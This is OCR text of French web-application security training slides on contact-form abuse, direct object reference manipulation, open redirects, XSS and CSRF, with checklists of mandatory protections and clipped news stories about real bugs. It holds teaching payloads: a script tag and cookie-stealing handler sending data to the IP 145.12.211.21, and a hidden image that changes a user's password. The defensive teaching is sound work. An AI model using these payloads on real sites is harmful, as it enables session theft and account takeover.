
L'abus de formulaires de contact

- **Protection**:
  - ❑OBLIGATOIRE: le formulaire est protégé contre les envois en masse
  - ❑BONUS: la résolution d'un CAPTCHA est nécessaire
  - ❑BONUS: l'adresse email de l'expéditeur est vérifiée avant relais du message (p.ex.: envoi d'un lien contenant un jeton de vérification)
  - ❑OBLIGATOIRE: le message d'origine n'est jamais renvoyé en copie à l'expéditeur, sauf si l'adresse email a été vérifiée
- **Mais encore**:
  - ❑OBLIGATOIRE: les mêmes contrôles sont mis en œuvre s'il s'agit d'une inscription à une lettre de diffusion.


La Menace

IV: Manipulation de références directes.

La manipulation de références



La manipulation de références



La manipulation de références

- **Éléments de vulnérabilité:**:
  - La référence d'une ressource est collectée dans une requête provenant de l'extérieur.
  - L'opération et la ressource demandées ne sont pas corrélées avec les permissions de l'utilisateur.
  - (L'utilisateur manipule les valeurs)
- **Effets**:
  - Escalade de privilèges
  - Usurpation d'identité
  - Accès à des données confidentielles
  - Écrasement non autorisées de données

La manipulation de références


- **Protection**:
  - ❑OBLIGATOIRE: le contrôle d'accès est effectué entre l'utilisateur, la référence et la fonction demandée.
  - ❑OBLIGATOIRE: le contrôle d'accès est effectué automatiquement et **à chaque requête**.
  - ❑ALTERNATIVE: les références ne peuvent être prédites (absence de logique entre les valeurs) → références aléatoires ou chiffrées.
- **Les "références" à risque sont toutes celles pouvant être manipulées:**
  - ❑ Les identifiants uniques (id, guid, etc.).
  - ❑ Les chemins vers des pages (p.ex.: remplacer /public/ par /private/)
  - ❑ Des champs de formulaire (cachés)
  - ❑Etc.
- **Écueil:**
  - ❑ éviter la méthode des listes de références indicées (0,1,2,…,n) : cela créé des liens prédictibles dans le cas d'une attaque de type 'CSRF' (que l'on verra sous peu).

La manipulation de références

TAG Nissan , Nissan Leaf , Vulnerability , Electric Cars

API Vulnerability In Nissan Leaf Electric Vehicles Leaves Them Prone To Hacking

24 February 2016, 10:09 am EST



A vulnerability in some Nissan Leaf cars can cause the car's heating and air-conditioning systems to be controlled remotely even by users other than the car owner himself. (Nissan USA)

Prominent security researcher Troy Hunt reveals that a flaw in

> According to Hunt, the root of the issue is based on how the NissanConnect EV app would only require the car's vehicle identification number (VIN) in order for anyone to take control of some settings. These include heating, air-conditioning system and even the driver's recent journeys.

Leaf, the best-selling electric car in the world.

"What the workshop attendee ultimately discovered was that not only could he connect to his Leaf over the Internet and control features independently of how Nissan had designed the app, he could control other people's Leafs," says Hunt.

Hunt tried to demonstrate the issue in a video with the help of Scott Helme, a friend and a security researcher who owns a Leaf as well.

La manipulation de références

Mail Online

Home | News | U.S. | Sport | TV&Showbiz | Australia | Femail | Health | Science | Money | Vi

Latest Headlines | News | World News

Tech whiz, 10, from Faceboo
in Instagram

- **Jani, 10-year-old Finnish bo**
- **He emailed Instagram, whi**
- **Facebook, which owns Inst**
- **The boy learned how to hunt for bugs by watching YouTube videos**
- **He says he plans to use some of the money to buy a new bicycle**

By DAILY MAIL REPORTER
PUBLISHED: 00:40 GMT, 4 May 2016 | **UPDATED:** 07:36 GMT, 4 May 2016

Jani told Iltalehti he would have been able to delete anyone's Instagram comments - even Justin Bieber's.


Jani's father said he was impressed and surprised by his son's discovery. The young tech whiz, who learned how to search for bugs by watching YouTube videos, said he plans to use the money to buy a new bike.

Through its bug bounty program, Facebook has received over 2,400 valid submission and awarded more than $4.3 million in payouts since 2011, the company **wrote** in a recent release.

La manipulation de références

Facebook

Posted Jan 23, 2017 by Greg



Welcome to another episc

Remember that bug from
photos? Turns out a simila

The short version of how things would go down:

1. The would-be deleter creates a Facebook event
2. They would then go that event's page and start to upload a video
3. As the video upload is finishing, they'd use a browser tool like Fiddler to modify the request — specifically, they'd swap out the Video ID of their just-uploaded video with the one they want to hijack and delete, then send the request on its way.
4. Once the modified request goes through, they'd just hit the "Delete Post" button on the resulting event post — and tada! Both their event post *and* the original video would be deleted.

It's a relatively simple bug — but, with a codebase as big and complicated as Facebook's, it's exactly the kind of bug that can go unnoticed for ages, and the kind of bug that bounty programs can help unearth before too much damage is done. Dig this kind of stuff? Check

La Menace

V: Manipulation de redirecteurs de trafic

La manipulation de redirecteurs de trafic

KrebsonSecurity
In-depth security news and investigation

17 Spammers Abusing Trust in US .Gov Domains


MAR 16

Spammers are abusing ill-configured U.S. dot-gov domains and link shorteners to promote spammy sites that are hidden behind short links ending in"usa.gov".

Spam purveyors are taking advantage of so-called "open redirects" on several U.S. state Web sites to hide the true destination to which users will be taken if they click the link. Open redirects are potentially dangerous because they let spammers abuse the reputation of the site hosting the redirect to get users to visit malicious or spammy sites without realizing it.

For example, South Dakota has an open redirect:

http://dss.sd.gov/scripts
/programredirect.asp?url=



...which spammers are abusing to insert the name of their site at the end of the script. Here' a link that uses this redirect to route you through **dss.sd.gov** and then on to krebsonsecurity.com. But this same redirect could just as easily be altered to divert anyone

La manipulation de redirecteurs de trafic

- **Éléments de vulnérabilité:**:
  - Une valeur collectée dans la requête est concaténée dans une instruction de redirection (HTTP 301-302)
- **Effets**:
  - La victime croit visiter le site 'gentil.com' mais le navigateur est immédiatement redirigé vers un site tiers (en général, une copie conforme).
- **Protection**:
  - ❑OBLIGATOIRE: on valide la valeur avant de la placer dans le redirecteur.
    - ❑ p.ex.: URLs internes uniquement, préfixées, expressions régulières, listes, etc.
  - ❑BONUS: on ne redirige pas vers des URLs passées en valeur dans les requêtes.

La Menace

VI - Injections de code, bis. (côté client cette fois): l'attaque XSS

L'injection de code côté client (attaque "XSS")

Message

```
Bonjour,
Je n'arrive pas à me connecter à mon ebanking! Aidez-moi s'il vous plaît!
<script src="http://145.12.211.21/a/infect.js"/>

<span onmouseover="this.img[0].src='http://145.12.211.21/?'+document.cookie;">
Merci beaucoup!
Sophie Michou
</span>
```

Données personnelles

Titre *

MADAME

Prénom *

Sandrine

Nom *


Michou

Rue *

Impasse des rues


Complément à l'adresse

L'injection de code côté client (attaque "XSS")




XSS "Reflected"

```
var data = get.query("s")
Out.append("you typed " + data + "!")
```




OWASP
Open Web Application Security Project

L'injection de code côté client (attaque "XSS")



XSS "Stored"

```
var data = db.query($sql)
Out.append("someone else typed:" + data + "!")
```



OWASP Open Web Application Security Project

L'injection de code côté client (attaque "XSS")

- **Éléments de vulnérabilité:**:
  - Une valeur collectée de l'extérieur est concaténée dans une réponse sans encodage adéquat:
    - En synchrone: la valeur est lue dans la requête et inscrite dans la réponse (X*SS Reflected*)
    - En asynchrone: la valeur est stockée dans une base de données, puis inscrite ultérieurement dans une réponse (X*SS Stored*).
- **Variantes**:
  - *Reflected XSS*: la victime clique sur un lien débutant par 'gentil.com', le lien contient également du code actif (p.ex.: Javascript) généralement dissimulé au bout de l'URL:
    - http://www.sitegentil.com/chemin/blabla/?<attaque en javascript>
  - *Stored XSS*: l'attaque est stockée par le site, et est déclenchée une fois que la victime demande à afficher le contenu:
    - Sites communautaires, de rencontres, de partage de contenus, accès administratifs, formulaires de contact, etc.
  - *DOM-XSS*: le point d'injection n'est pas dans le rendu html mais dans la machine d'exécution Javascript. L'attaque va consister à "manipuler" le DOM de la page pour le détourner.

L'injection de code côté client (attaque "XSS")

- **Effets**:
  - exécution de code arbitraire dans la machine de la victime.
  - vol de session
  - vol de frappes clavier
  - vol d'identifiants
  - analyse interne de la machine → rapatriement d'"exploits" → infection → installation d'un cheval de Troie ou logiciel de rançonnement → Game over.

  - L'un des plus gros problèmes des vulnérabilités de type 'XSS' est qu'elles sont largement sous-estimées par les "décideurs".
  - La XSS expose surtout les visiteurs du site…rarement les secrets de l'entreprise.

L'injection de code côté client (attaque "XSS")

- **Protection**:
  - ❑ OBLIGATOIRE: on **encode** la valeur avant de l'inclure dans une réponse.
  - ❑ BONUS: on utilise un framework de présentation, qui prend en charge ces encodages.

- **Écueils**:
  - Attention à utiliser correctement le framework!
  - Cas d'école en Jquery:

```
$("idelement").html(value);
```

  - Attention à surveiller les mises à jour du framework!

La Menace

VII - Injections de code, bis bis. (côté client encore): l'attaque CSRF

L'injection de code côté client (attaque "CSRF")

CSRF:
Cross-site request forgery

L'injection de code côté client (attaque "CSRF")

le **titre**...

My innocent blog article

le **corps**...

```
Dear Readers,

Please read my fantastic blog article!
<img src="https://www.jobsearch.com/changepwd?pwd1=lollol&pwd2=lollol&
confirm=change+password"
width="0" height="0"/>

I hope you enjoyed reading me!
```

En français ça donne:
Forgerie de requêtes inter-sites

L'injection de code côté client (attaque "CSRF")

